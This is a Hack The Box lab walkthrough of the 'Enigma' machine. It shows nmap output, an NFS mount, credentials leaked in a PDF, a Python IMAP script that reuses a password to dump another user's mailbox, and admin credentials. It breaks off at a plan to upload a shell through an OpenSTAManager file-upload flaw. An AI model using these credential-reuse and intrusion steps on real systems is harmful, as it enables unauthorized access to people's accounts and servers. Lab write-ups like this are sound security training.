Hack The Box Machine Season 11 - Enigma - Easy - Linux
Difficulty: Easy - Linux

Starting nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
┌──(nhannha㉿conmeo)-[~]
└─$ sudo nmap 10.129.239.191 -A -T4
[sudo] password for nhannha:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-10 09:18 EDT
Nmap scan report for 10.129.239.191
Host is up (0.47s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
110/tcp  open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_pop3-capabilities: RESP-CODES SASL STLS TOP PIPELINING UIDL CAPA AUTH-RESP-CODE
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      32857/tcp6  mountd
|   100005  1,2,3      46304/udp   mountd
|   100005  1,2,3      52700/udp6  mountd
|   100005  1,2,3      55931/tcp   mountd
|   100021  1,3,4      36077/udp6  nlockmgr
|   100021  1,3,4      41323/udp   nlockmgr
|   100021  1,3,4      44499/tcp   nlockmgr
|   100021  1,3,4      46155/tcp6  nlockmgr
|   100024  1          43513/tcp6  status
|   100024  1          51045/udp6  status
|   100024  1          55173/udp   status
|   100024  1          58595/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: IMAP4rev1 SASL-IR ID have more listed post-login capabilities LITERAL+ STARTTLS IDLE LOGINDISABLEDA0001 LOGIN-REFERRALS OK ENABLE Pre-login
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: IMAP4rev1 SASL-IR ID have listed more capabilities LITERAL+ post-login LOGIN-REFERRALS IDLE AUTH=PLAINA0001 OK ENABLE Pre-login
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_pop3-capabilities: RESP-CODES SASL(PLAIN) USER TOP PIPELINING UIDL CAPA AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs_acl  3 (RPC #100227)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   502.15 ms 10.10.16.1
2   342.65 ms 10.129.239.191

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.68 seconds

┌──(nhannha㉿conmeo)-[~]
└─$

Show available mount and check the file has been public
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(nhannha㉿conmeo)-[~]
└─$ showmount -e 10.129.239.191
Export list for 10.129.239.191:
/srv/nfs/onboarding *

┌──(nhannha㉿conmeo)-[~]
└─$ mkdir /tmp/test-nfs

┌──(nhannha㉿conmeo)-[~]
└─$ sudo mount -t nfs 10.129.239.191:/onboarding /tmp/test-nfs  -o nolock
mount.nfs: access denied by server while mounting 10.129.239.191:/onboarding

┌──(nhannha㉿conmeo)-[~]
└─$ sudo mount -t nfs 10.129.239.191:/ /tmp/test-nfs  -o nolock

┌──(nhannha㉿conmeo)-[~]
└─$ tree /tmp/test-nfs
/tmp/test-nfs
└── srv
    └── nfs
        └── onboarding
            └── New_Employee_Access.pdf

4 directories, 1 file

┌──(nhannha㉿conmeo)-[~]
└─$

Check the pdf file and found a new domain to access with provided credentials for new employees
Enigma Corp
IT Department - New Employee System Access
Employee:Kevin Mitchell
Department:Operations
Provisioned by:IT Department
Date:2024-03-01
Webmail Access
URL:http://mail001.enigma.htb
Username:kevin
Password:Enigma2024!
Please change your password upon first login.
For support contact: it@enigma.htb
This document contains confidential internal information intended solely for the recipient. Unauthorized access, disclosure, or distribution is strictly prohibited.
Generated automatically by Enigma Corp Identity Management System.
Add the sub domain to /etc/host and then access to the web

Sign in using provided credentials, found an welcome email
## Welcome to Enigma Corp, Kevin

From [sarah@enigma.htb](mailto:sarah@enigma.htb "sarah@enigma.htb") on 2026-02-18 16:29
[Details](http://mail001.enigma.htb/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctiff%3D0%2Cwebp%3D1%2Cpgpmime%3D0&_uid=2&_mbox=INBOX&_action=show#headers) [Headers](http://mail001.enigma.htb/?_task=mail&_caps=pdf%3D1%2Cflash%3D0%2Ctiff%3D0%2Cwebp%3D1%2Cpgpmime%3D0&_uid=2&_mbox=INBOX&_action=show#all-headers)
Hi Kevin,
Welcome to the team! We're thrilled to have you on board at Enigma Corp.
A little about us — Enigma Corp is a mid-sized technology and operations firm specializing in infrastructure management and enterprise solutions. We've been growing rapidly over the past few years and we're excited to have fresh talent joining us.
I'm Sarah from the Accounts department. I'll be your point of contact for any finance-related queries during your onboarding period.
We're still finalizing a few of your onboarding details — your system access, equipment setup, and department introductions are all being arranged by the IT team. You should be receiving your access credentials shortly via the company shared drive.
In the meantime, don't hesitate to reach out if you have any questions. We want to make sure your first few days are as smooth as possible.
Looking forward to working with you!
Best regards,
Sarah
Accounts Department
Enigma Corp
[sarah@enigma.htb](mailto:sarah@enigma.htb)
Using the mail of sender: Sarah and provided password to read her email on mail server. Creating script test
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
from imap_tools import MailBox
from bs4 import BeautifulSoup

HOST = "10.129.239.191"
USER = "sarah"
PASSWORD = "Enigma2024!"

def clean_html(html):
    if not html:
        return ""
    return BeautifulSoup(html, "html.parser").get_text(separator="\n")

with MailBox(HOST).login(USER, PASSWORD) as mailbox:
    folders = mailbox.folder.list()

    print(f"[+] Found {len(folders)} folder(s)\n")

    for folder in folders:
        print("=" * 100)
        print(f"[Folder] {folder.name}")
        print("=" * 100)

        mailbox.folder.set(folder.name)

        count = 0
        for msg in mailbox.fetch(mark_seen=False):
            count += 1

            print(f"UID     : {msg.uid}")
            print(f"Subject : {msg.subject}")
            print(f"From    : {msg.from_}")
            print(f"To      : {msg.to}")
            print(f"Date    : {msg.date}")
            print("-" * 100)
            print("[Body]")
            print("-" * 100)

            body = msg.text or clean_html(msg.html)
            if body:
                print(body.strip())
            else:
                print("<No body>")

            if msg.attachments:
                print("\n[Attachments]")
                for att in msg.attachments:
                    print(f" - {att.filename} ({att.size} bytes)")

            print("=" * 100)
            print()

        print(f"[+] {count} message(s) in {folder.name}\n")
Run the script and found another sub domain and it’s credentials for admin user

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ python3 scanEmail.py
[+] Found 2 folder(s)

====================================================================================================
[Folder] Trash
====================================================================================================
[+] 0 message(s) in Trash

====================================================================================================
[Folder] INBOX
====================================================================================================
UID     : 4
Subject : Re: OpenSTAManager Access Request
From    : it@enigma.htb
To      : ('sarah@enigma.htb',)
Date    : 2026-02-19 10:22:00+00:00
----------------------------------------------------------------------------------------------------
[Body]
----------------------------------------------------------------------------------------------------
Hi Sarah,

Apologies for the delay. I have provisioned your access. Please find the details below:

URL: http://support_001.enigma.htb
Username: admin
Password: Ne3s4rtars78s

Note: I will create a dedicated account for you shortly, for now you can use the admin account to get started.

Regards,
IT Support
Enigma Corp
====================================================================================================

[+] 1 message(s) in INBOX


┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$
Add new sub domain to /etc/hosts and access to the web

Sign in using admin account, identified service version: 2.9.8 (R5ff39df9b)

Found a CVE-2026-38751 that OpenSTAManager version 2.10 and earlier contains an arbitrary file upload vulnerability in the module update functionality.
Create a module that contains a shell
